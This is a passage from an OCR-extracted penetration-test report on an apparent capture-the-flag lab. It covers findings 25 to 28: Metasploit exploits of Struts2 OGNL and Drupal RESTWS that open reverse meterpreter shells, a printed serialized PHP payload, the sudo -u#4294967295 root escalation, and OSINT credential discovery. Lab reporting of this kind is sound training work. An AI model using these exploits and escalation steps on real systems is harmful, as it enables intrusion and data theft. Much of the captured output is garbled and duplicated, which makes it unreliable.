Content-Type: %{@context['com.opensymphony.xwork2.dispatcher.HttpServletResponse']}.addHeader('X-Tenable','8XyL5aRd')).multipart/form-data
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
```

Port ▲	Hosts
8080 /tcp /www	192.168.13.12 ↗

**msf6 exploit(multi/http.struts2\_content\_type\_ognl) > set rhosts 192.168.13.12**  
**msf6 exploit(multi/http.struts2\_content\_type\_ognl) > run**

```
[*] Started reverse TCP handler on 172.23.101.17:4444
[*] Sending stage (3012548 bytes) to 192.168.13.12
[*] Meterpreter session 3 opened (172.23.101.17:4444 → 192.168.13.12:45820 ) at 2025-02-19 11:33:35 -0500
[-] Exploit aborted due to failure: bad-config: Server returned HTTP 404, please double check TARGETURI
[*] Exploit completed, but no session was created.
[*] msf6 exploit(multi/http.struts2_content_type_ognl) > shell
[-] Unknown command: shell
[*] msf6 exploit(multi/http.struts2_content_type_ognl) > session
[-] Unknown command: session
[*] msf6 exploit(multi/http.struts2_content_type_ognl) > sessions -l

Active sessions
=====

```

Id	Name	Type	Information	Connection
3	meterpreter x64/linux	root @ 192.168.13.12	172.23.101.17:4444 → 192.168.13.12:45820 (192.168.13.12)	

```
msf6 exploit(multi/http.struts2_content_type_ognl) > pwd
[*] exec: pwd

/root
msf6 exploit(multi/http.struts2_content_type_ognl) > ls
[*] exec: ls

Desktop Documents Downloads file2 file3 LinEnum.sh Music Pictures Public Scripts Templates Videos
msf6 exploit(multi/http.struts2_content_type_ognl) > cd ..
msf6 exploit(multi/http.struts2_content_type_ognl) > ls
[*] exec: ls

bin day1 etc initrd.img lib lib64 lost+found mnt proc run srv tmp var vmlinuz.old
boot dev home initrd.img.old lib32 libx32 media opt root sbin sys usr vmlinuz
msf6 exploit(multi/http.struts2_content_type_ognl) > find / -type f -name █
```

```
at Metasploit tip: View all productivity tips with the
at tips command
at
at msf6 > db_nmap -sS -A 192.168.13.12
[*] Nmap: Starting Nmap 7.92 ( https://nmap.org ) at 2025-02-19 11:49 EST
[*] Nmap: Nmap scan report for 192.168.13.12
[*] Nmap: Host is up (0.000050s latency).
[*] Nmap: Not shown: 999 closed tcp ports (reset)
[*] Nmap: PORT      STATE SERVICE VERSION
[*] Nmap: 8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: |_http-title: Site doesn't have a title (text/html;charset=UTF-8).
[*] Nmap: |_http-methods:
[*] Nmap: |_ http-methods: PUT DELETE TRACE PATCH
[*] Nmap: |_http-favicon: Spring Java Framework
[*] Nmap: |_http-server-header: Apache-Coyote/1.1
[*] Nmap: MAC Address: 02:42:C0:A8:0D:0C (Unknown)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 4.X|5.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
[*] Nmap: OS details: Linux 4.15 - 5.6
[*] Nmap: Network Distance: 1 hop
[*] Nmap: TRACEROUTE
[*] Nmap: HOP RTT      ADDRESS
[*] Nmap: 1  0.05 ms 192.168.13.12
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 16.97 seconds
[*] msf6 > 

[*] msf6 exploit(multi/handler) > hostname
[*] exec: hostname
[*] kali
[*] msf6 exploit(multi/handler) > sessions
[*] Active sessions
=====
[*]   Id  Name      Type      Information           Connection
[*]   --  --        --        --                    --
[*]   3   meterpreter x64/linux  root @ 192.168.13.12  172.23.101.17:4444 → 192.168.13.12:45820  (192.168.13.12)

[*] msf6 exploit(multi/handler) > use 2
[*] msf6 payload/linux/aarch64/meterpreter/reverse_tcp > pwd
[*] exec: pwd
/
[*] msf6 payload/linux/aarch64/meterpreter/reverse_tcp > 

[*] Interact with a module by name or index. For example info 22, use 22 or use exploit/multi/vpn/tinycd_bof
[*] msf6 exploit(multi/http/struts2_content_type_ognl) > use 1
[*] msf6 payload/linux/aarch64/meterpreter/reverse_tcp > get system
[*] system →
[*] msf6 payload/linux/aarch64/meterpreter/reverse_tcp > ls
[*] exec: ls
[*] bin  day1  etc  initrd.img  lib  lib64  lost+found  mnt  proc  run  srv  tmp  var  vmlinuz.old
[*] boot  dev  home  initrd.img.old  lib32  libx32  media  opt  root  sbin  sys  usr  vmlinuz
[*] msf6 payload/linux/aarch64/meterpreter/reverse_tcp > find -type f -name "*fla*zip*"
[*] exec: find -type f -name "*fla*zip*"
[*] find: './run/user/1000/gvfs': Permission denied
[*] msf6 payload/linux/aarch64/meterpreter/reverse_tcp > pwd
[*] exec: pwd
/
[*] msf6 payload/linux/aarch64/meterpreter/reverse_tcp > 
```

	<pre> File Actions Edit View Help [*] Starting interaction with 1 ...  meterpreter &gt; pwd /cve-2017-538 meterpreter &gt; cd / meterpreter &gt; ls Listing: / ===== File Actions Edit View Help Mode          Size  Type  Last modified           Name -- 00755/rwxr-xr-x  0    fil   2025-02-19 10:21:58 -0500 .dockerenv 040755/rwxr-xr-x  4096 dir   2019-05-11 00:21:02 -0400 bin 040755/rwxr-xr-x  4096 dir   2022-02-08 09:17:59 -0500 cve-2017-538 040755/rwxr-xr-x  340  dir   2025-02-19 10:22:00 -0500 dev 040755/rwxr-xr-x  4096 dir   2025-02-19 10:21:58 -0500 etc 040755/rwxr-xr-x  4096 dir   2022-03-02 16:32:11 -0500 home 040755/rwxr-xr-x  4096 dir   2019-05-11 00:21:02 -0400 lib 040755/rwxr-xr-x  4096 dir   2019-05-09 16:49:40 -0400 media 040755/rwxr-xr-x  4096 dir   2019-05-09 16:49:40 -0400 mnt 040755/rwxr-xr-x  4096 dir   2019-05-09 16:49:40 -0400 opt 040555/r-xr-xr-x  0    dir   2025-02-19 10:22:00 -0500 proc 040700/rwrx----- 4096 dir   2022-02-08 09:17:45 -0500 root 040755/rwxr-xr-x  4096 dir   2019-05-09 16:49:40 -0400 run 040755/rwxr-xr-x  4096 dir   2019-05-11 00:21:02 -0400 sbin 040755/rwxr-xr-x  4096 dir   2019-05-09 16:49:40 -0400 srv 040555/r-xr-xr-x  0    dir   2025-02-19 10:22:00 -0500 sys 041777/rwxrwxrwx  4096 dir   2025-02-19 12:30:18 -0500 tmp 040755/rwxr-xr-x  4096 dir   2022-02-08 09:17:38 -0500 usr 040755/rwxr-xr-x  4096 dir   2019-05-09 16:49:40 -0400 var ===== meterpreter &gt; cd root meterpreter &gt; ls Listing: /root ===== Mode          Size  Type  Last modified           Name -- 040755/rwxr-xr-x  4096 dir   2022-02-08 09:17:45 -0500 .m2 100644/rw-r--r--  194  fil   2022-02-08 09:17:32 -0500 flagisinThisfile.7z =====  Mode          Size  Type  Last modified           Name -- 040755/rwxr-xr-x  4096 dir   2022-02-08 09:17:45 -0500 .m2 100644/rw-r--r--  194  fil   2022-02-08 09:17:32 -0500 flagisinThisfile.7z =====  meterpreter &gt; cat *.7z [-] stdapi_fs_stat: Operation failed: 1 meterpreter &gt; cat flagisinThisfile.7z 7z***'fv*%!***flag 10 is wjasdufsdkg *3*c***36=+t***#**@*{***&lt;&lt;H*vw{I***W* F***Q*****I*****?*;+&lt;&lt;Ex *****+ # n*]meterpretersessions   </pre>
Affected Hosts	192.168.13.12
Remediation	Update the operating system with any software updates and patches to eliminate any known vulnerabilities.

Vulnerability 26		Findings
Title	Meterpreter exploit Drupal vulnerability to obtain username	
Type (Web app / Linux OS / Windows OS)	Linux Servers	
Risk Rating	Critical	
Description		
Through an RCE exploit in Metasploit and the results of an NMAP scan, Meterpreter was used to determine the user that is running on the host machine.		

```
[+] No results from search
msf6 > search rce drupal

Matching Modules
=====
# Name                                     Disclosure Date   Rank    Check  Description
- exploit/unix/webapp/drupal_restws_unserialize  2019-02-20      normal  Yes   [Drupal] RESTful Web Services unserialize() RCE

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/drupal_restws_unserialize

msf6 > [REDACTED]

Matching Modules
=====
# Name                                     Disclosure Date   Rank    Check  Description
- exploit/unix/webapp/drupal_restws_unserialize  2019-02-20      normal  Yes   [Drupal] RESTful Web Services unserialize() RCE

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/drupal_restws_unserialize

msf6 > use 0
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_restws_unserialize) > show options


Module options (exploit/unix/webapp/drupal_restws_unserialize):
=====
Name  Current Setting  Required  Description
DUMP_OUTPUT  false        no        Dump payload command output
METHOD  POST          yes       HTTP method to use (Accepted: GET, POST, PATCH, PUT)
NODE    1             no        Node ID to target with GET method
Proxies           no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS           yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT    80           yes       The target port (TCP)
SSL     false         no        Negotiate SSL/TLS for outgoing connections
TARGETURI        /          yes       Path to Drupal install
VHOST   [REDACTED]      no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
=====
Name  Current Setting  Required  Description
LHOST  [REDACTED]      yes       The listen address (an interface may be specified)
LPORT  4444          yes       The listen port

Exploit target:
=====
Id  Name
--  --
0  PHP In-Memory

msf6 exploit(unix/webapp/drupal_restws_unserialize) > set rhosts 192.168.13.13
rhosts => 192.168.13.13
msf6 exploit(unix/webapp/drupal_restws_unserialize) > set lhost 172.22.117.100
lhost => 172.22.117.100
msf6 exploit(unix/webapp/drupal_restws_unserialize) > set lport 3333
lport => 3333
msf6 exploit(unix/webapp/drupal_restws_unserialize) > [REDACTED]
```

## Images



```
msf6 exploit(unix/webapp/drupal_restws_unserialize) > set rhosts 192.168.13.13
rhosts => 192.168.13.13
msf6 exploit(unix/webapp/drupal_restws_unserialize) > set lhost 172.27.71.97
lhost => 172.27.71.97
msf6 exploit(unix/webapp/drupal_restws_unserialize) > run

[*] Started reverse TCP handler on 172.27.71.97:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[-] Unexpected reply: #<Req::Proto>:HTTP::Response:>@0<00007f164d4ad3e0 @headers=>{"Date"=>"Wed, 19 Feb 2025 23:35:27 GMT", "Server"=>"Apache/2.4.42 (Ubuntu)", "Content-Type"=>"application/json", "Content-Length"=>"144", "Transfer-Encoding"=>"chunked", "Connection"=>"keep-alive", "X-Content-Type-Options"=>"nosniff", "X-Frame-Options"=>"SAMEORIGIN", "Expires"=>"Sun, 19 Nov 1978 05:00:00 GMT", "X-Generator"=>"Drupal 8 (https://www.drupal.org)", "X-Powered-By"=>"PHP/7.2.15", "Cache-Control"=>"must-validate, no-cache, private", "-X-UA-Compatible"=>"IE=edge", "Upgrade"=>"en", "X-Content-Type-Options"=>"nosniff", "X-FRame-Options"=>"SAMEORIGIN", "Expires"=>"Sun, 19 Nov 1978 05:00:00 GMT", "X-Generator"=>"Drupal 8 (https://www.drupal.org)"}, @body=>{"message": "The shortcut set must be currently displayed by the user and the user must have \u00027access shortcuts\u00027 AND \u00027customize shortcut links\u00027 permissions."})5a0469Nmyode=403, @message="Forbidden", @proto="1.1", @chunk_min_size=1, @chunk_max_size=10, @count_100=0, @max_data=1048576, @body=ed, @est="POST /node/_format=hal_json HTTP/1.1\r\nHost: 192.168.13.13\r\nUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 12.0; rv:100.0) Gecko/94.0\r\nContent-Type: application/hal+json\r\nContent-Length: 640\r\n\r\n{\r\n  \"value\": {\r\n    \"options\": \"0:24:\\\"/GuzzleHttp\\\\\\Psr\\\\\\Stream\\\\\\2:\\\";s:33:\\\"\\\\u0000GuzzleHttp\\\\\\Psr\\\\\\Stream\\\\\\u0000method\\\\\\close\\\\\\\";a:2:{i:0;i:23:\\\"\\\\u0000GuzzleHttp\\\\\\HandlerStack\\\\\\\";s:3:{s:32:\\\"\\\\u00000GuzzleHttp\\\\\\HandlerStack\\\\\\u0000handler\\\\\\\";a:469:mbpnni6WVH\\\\\\\";s:30:\\\"\\\\u00000GuzzleHttp\\\\\\HandlerStack\\\\\\u0000stack\\\\\\\";a:1:{i:0;a:1:{i:0;s:6:\\\"\\\\\\system\\\\\\\";}};s:31:\\\"\\\\tpp\\\\\\HandlerStack\\\\\\u0000cached\\\\\\\";b:0;}i:1;s:7:\\\"\\\\\\resolve\\\\\\\";}};s:9:\\\"\\\\\\fn_close\\\\\\\";a:2:{i:0;r:4;i:1;s:7:\\\"\\\\\\resolve\\\\\\\";}\r\n  },\r\n  \"links\": {\r\n    \"type\": {\r\n      \"href\": \"http://192.168.13.13/rest/type/shortcut/default\"\r\n    }\r\n  }\r\n}\r\n", @port=80}
[*] The target is vulnerable.
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[*] Sending stage (39282 bytes) to 192.168.13.13
[*] Meterpreter session 1 opened (172.27.71.97:4444 → 192.168.13.13:45426 ) at 2025-02-19 18:35:28 -0500

meterpreter > sessions
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > !
```

	<pre> msf6 exploit(unix/webapp/drupal_restws_unserialize) &gt; set rhosts 192.168.13.13 rhosts =&gt; 192.168.13.13 msf6 exploit(unix/webapp/drupal_restws_unserialize) &gt; set lhost 172.27.71.97 lhost =&gt; 172.27.71.97 msf6 exploit(unix/webapp/drupal_restws_unserialize) &gt; run  [*] Started reverse TCP handler on 172.27.71.97:4444 [*] Running automatic check ("set AutoCheck false" to disable) [*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default [-] Unexpected reply: #&lt;Rex::Proto::Http::Response:0x0007f164dad3ae0 @headers={ "Date"=&gt;"Wed, 19 Feb 2025 23:35:27 GMT", "Server"=&gt;"Apache/2.4.42 (Ubuntu)", "Content-Type"=&gt;"text/html; charset=UTF-8", "Content-Length"=&gt;"100", "Content-Encoding"=&gt;"gzip", "Last-Modified"=&gt;"Tue, 19 Feb 2025 23:35:27 GMT", "ETag"=&gt;"\"1676944137-100\"", "Accept-Ranges"=&gt;"bytes", "Vary"=&gt;"User-Agent", "X-Content-Type-Options"=&gt;"nosniff", "X-Frame-Options"=&gt;"DENY", "Expires"=&gt;"Sun, 19 Nov 1978 05:00:00 GMT", "X-Generator"=&gt;"Drupal 8 (https://www.drupal.org)", "Transfer-Encoding"=&gt;"chunked", "Content-Type"=&gt;"application/hal+json"}, @state=3, @transfer_chunked=true, @inside_chunk=0, @bufq="", @body="{\\"message\"\":\"The shortcut set must be the currently displayed user and the user must have \\"u0027access shortcuts\\\" AND \\"u0027customize shortcut links\\\"u0027 permissions.\\"}5Da469Nmyode=403, @message="Forbidden", @proto="1.1", @chunk_min_size=10, @chunk_max_size=10, @count_100=0, @max_data=1048576, @body_charset="POST /node?_format=hal_json HTTP/1.1\r\nHost: 192.168.13.13\r\nUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 12.0; rv:100.101 Firefox/94.0)\r\nContent-Type: application/hal+json\r\nContent-Length: 640\r\n\r\n{\\"link\\": [\\"n \\\\value \\\\options\\\": \\"0:24:\\\"GuzzleHttp\\\\\\Psr7\\\\\\FnStream\\\\\\u0000method\\\\\\close\\\\\\\";a:2:{i:0;o:23:\\\"GuzzleHttp\\\\\\HandlerStack\\\\\\\";s:30:\\\"\\u0000GuzzleHttp\\\\\\HandlerStack\\\\\\u0000stack\\\\\\\";a:1:{i:0;a:1:{i:0;s:6:\\\"system\\\\\\\";}}s:31:\\\"tpp\\\\\\HandlerStack\\\\\\u0000cached\\\\\\\";b:0;i:1;s:7:\\\"resolve\\\\\\\";}}s:9:\\\"_fn_close\\\\\\\";a:2:{i:0;r:4;i:1;s:7:\\\"resolve\\\\\\\";j,\\"n \\\\links\\\": {\\"n \\\\type\\\": {\\"n \\\\\"href\\\": \"http://192.168.13.13/rest/type/shortcut/default\\\"n \\\\n\", \\"port\\\":80}\r\n[*] The target is vulnerable. [*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default [*] Sending stage (39282 bytes) to 192.168.13.13 [*] Meterpreter session 1 opened (172.27.71.97:4444 -&gt; 192.168.13.13:45426) at 2025-02-19 18:35:28 -0500  meterpreter &gt; sessions Usage: sessions &lt;id&gt; Interact with a different session Id. This works the same as calling this from the MSF shell: sessions -i &lt;session id&gt; meterpreter &gt; </pre> <p style="text-align: center;">[-] Unknown command: whoami  <u><a href="#">meterpreter</a></u> &gt; getuid      Server username: www-data  <u><a href="#">meterpreter</a></u> &gt;</p>
Affected Hosts	192.168.13.13
Remediation	Apply any outstanding operating system and service patches.

Vulnerability 27	Findings
Title	Privilege escalation through sudoer vulnerability
Type (Web app / Linux OS / Windows OS)	Linux Servers
Risk Rating	High
Description	Through random password attempts, access to the host was gained. Once the host was accessed, a privilege-escalation vulnerability was used to access sensitive and/or confidential information.

Queried [whois.godaddy.com](https://whois.godaddy.com) with "totalrekall.xyz"...

```
Domain Name: totalrekall.xyz
Registry Domain ID: D273189417-CNIC
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com
Updated Date: 2025-02-03T15:00:39Z
Creation Date: 2022-02-02T19:16:16Z
Registrar Registration Expiration Date: 2026-02-02T23:59:59Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hsksad Flag1
Registrant City: Atlanta
Registrant State/Province: Georgia
Registrant Postal Code: 30309
Registrant Country: US
Registrant Phone: +1.7702229999
Registrant Phone Ext:
Registrant Fax:
```

target: 192.168.13.14 Profile: Intense scan Scan Cancel

command: nmap -T4 -A -v --script ftp-vsftpd-backdoor 192.168.13.14

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans

OS Host 192.168.13.14

```
nmap -T4 -A -v --script ftp-vsftpd-backdoor 192.168.1... Detail
```

Completed Service scan at 18:55, 0.01s elapsed (1 service on 1 host)  
Initiating OS detection (try #1) against 192.168.13.14  
NSE: Script scanning 192.168.13.14.  
Initiating NSE at 18:55  
Completed NSE at 18:55, 0.00s elapsed  
Initiating NSE at 18:55  
Completed NSE at 18:55, 0.00s elapsed  
Nmap scan report for 192.168.13.14  
Host is up (0.000051s latency).  
Not shown: 999 closed tcp ports (reset)  
**PORT STATE SERVICE VERSION**  
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)  
MAC Address: 02:42:C0:A8:0D:0E (Unknown)  
Device type: general purpose  
Running: Linux 4.X|5.X  
OS CPE: cpe:/o:linux:linux\_kernel:4 cpe:/o:linux:linux\_kernel:5  
OS details: Linux 4.15 - 5.6  
Uptime guess: 24.648 days (since Sun Jan 26 03:21:34 2025)  
Network Distance: 1 hop  
TCP Sequence Prediction: Difficulty=264 (Good)

Filter Hosts


## Images

```
alice@192.168.13.14:~$ password.  
Permission denied, please try again. The session to run this module in  
alice@192.168.13.14's password:  
Permission denied, please try again.  
alice@192.168.13.14:~$ password:  
error: one or more sessions failed to validate. SESSION.  
Connection closed by 192.168.13.14 port 22 [id=2]  
msf > use exploit/linux/generic/minimize  
[-] (root@kali)-[~] msf5 exploit(generic/minimize) > show options  
# ssh alice@192.168.13.14  
alice@192.168.13.14:~$ password:  
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64)  
 * Documentation: https://help.ubuntu.com  
 * Management: https://landscape.canonical.com  
 * Support: https://ubuntu.com/advantage  
This system has been minimized by removing packages and content that are  
not required on a system that users do not log into.  
To restore this content, you can run the 'unminimize' command.  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
[...]  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*copyright.  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
Could not chdir to home directory /home/alice: No such file or directory  
$
```

```
dbus-1 gshadow kernel mailcap pam.conf rc4.d  
debconf.conf gshadow-0 ld.so.cache mailcap.order pam.d rc5.d  
debian_version gss ld.so.conf mime.types passwd rc6.d  
$ cat sudoers  
cat: sudoers: Permission denied  
$ sudo -u#4294967295 /bin/bash  
root@202c512b20e1:/etc#
```

	<pre> /bin  boot  dev  etc  home  lib  lib64  media  misc  opt  proc root@202c512b20e1:/# cd usr root@202c512b20e1:/usr# ls -al total 40 drwxr-xr-x 1 root root 4096 Jan 28 2022 . drwxr-xr-x 1 root root 4096 Feb 19 23:18 .. drwxr-xr-x 1 root root 4096 Feb 8 2022 bin drwxr-xr-x 2 root root 4096 Apr 24 2018 games drwxr-xr-x 1 root root 4096 Feb 8 2022 include drwxr-xr-x 1 root root 4096 Feb 8 2022 lib drwxr-xr-x 1 root root 4096 Jan 28 2022 local drwxr-xr-x 1 root root 4096 Feb 8 2022 sbin drwxr-xr-x 1 root root 4096 Feb 8 2022 share drwxr-xr-x 2 root root 4096 Apr 24 2018 src root@202c512b20e1:/usr# cd .. root@202c512b20e1:/# find / -type f -name "*flag*" /root/flag12.txt /sys/devices/platform/serial8250/tty/ttyS2/flags /sys/devices/platform/serial8250/tty/ttyS0/flags /sys/devices/platform/serial8250/tty/ttyS3/flags /sys/devices/platform/serial8250/tty/ttyS1/flags /sys/devices/virtual/net/eth0/flags /sys/devices/virtual/net/lo/flags /sys/module/scsi_mod/parameters/default_dev_flags /proc/sys/kernel/acpi_video_flags /proc/sys/kernel/sched_domain/cpu0/domain0/flags /proc/sys/kernel/sched_domain/cpu1/domain0/flags /proc/kpageflags root@202c512b20e1:/# cd root root@202c512b20e1:/root# ls flag12.txt root@202c512b20e1:/root# cat flag12.txt </pre>
	<pre> flag12.txt root@202c512b20e1:/root# cat flag12.txt d7sdflksdf384 root@202c512b20e1:/root# ^C root@202c512b20e1:/root# ^C root@202c512b20e1:/root# ~ </pre>
Affected Hosts	192.168.13.14
Remediation	Remove any sensitive and/or confidential information from the Internet that is publicly accessible. Disable any unnecessary services running on the host machine. Finally, update and patch the operating system and services as necessary to eliminate any known vulnerabilities.


Vulnerability 28	Findings
Title	Using OSINT found user credentials on Totalrekkal GitHub repository

Type (Web app / Linux OS / Windows OS)	Web access
Risk Rating	Medium
Description	Using the OSINT database, user credentials were accessed on the Totalrekall GitHub repository.
Images	 <p>The screenshot shows a GitHub repository page for 'totalrekall / site'. The repository is public and has 1 pull request. The main branch is 'main'. The file list includes:</p> <ul style="list-style-type: none"><li>totalrekall Update README.md f7b6130 · 3 years ago</li><li>assets Added site backup files 3 years ago</li><li>old-site Added site backup files 3 years ago</li><li>README.md Update README.md 3 years ago</li><li>about.html Added site backup files 3 years ago</li><li>contact.html Added site backup files 3 years ago</li><li>index.html Added site backup files 3 years ago</li><li>robots.txt Added site backup files 3 years ago</li><li>xampp.users Added site backup files 3 years ago</li><li>README</li></ul> <p>A tooltip for 'xampp.users' indicates it contains sensitive data: 's://github.com/totalrekall/site/blob/main/xampp.users site backup. Please don't store sensitive data here.'</p>

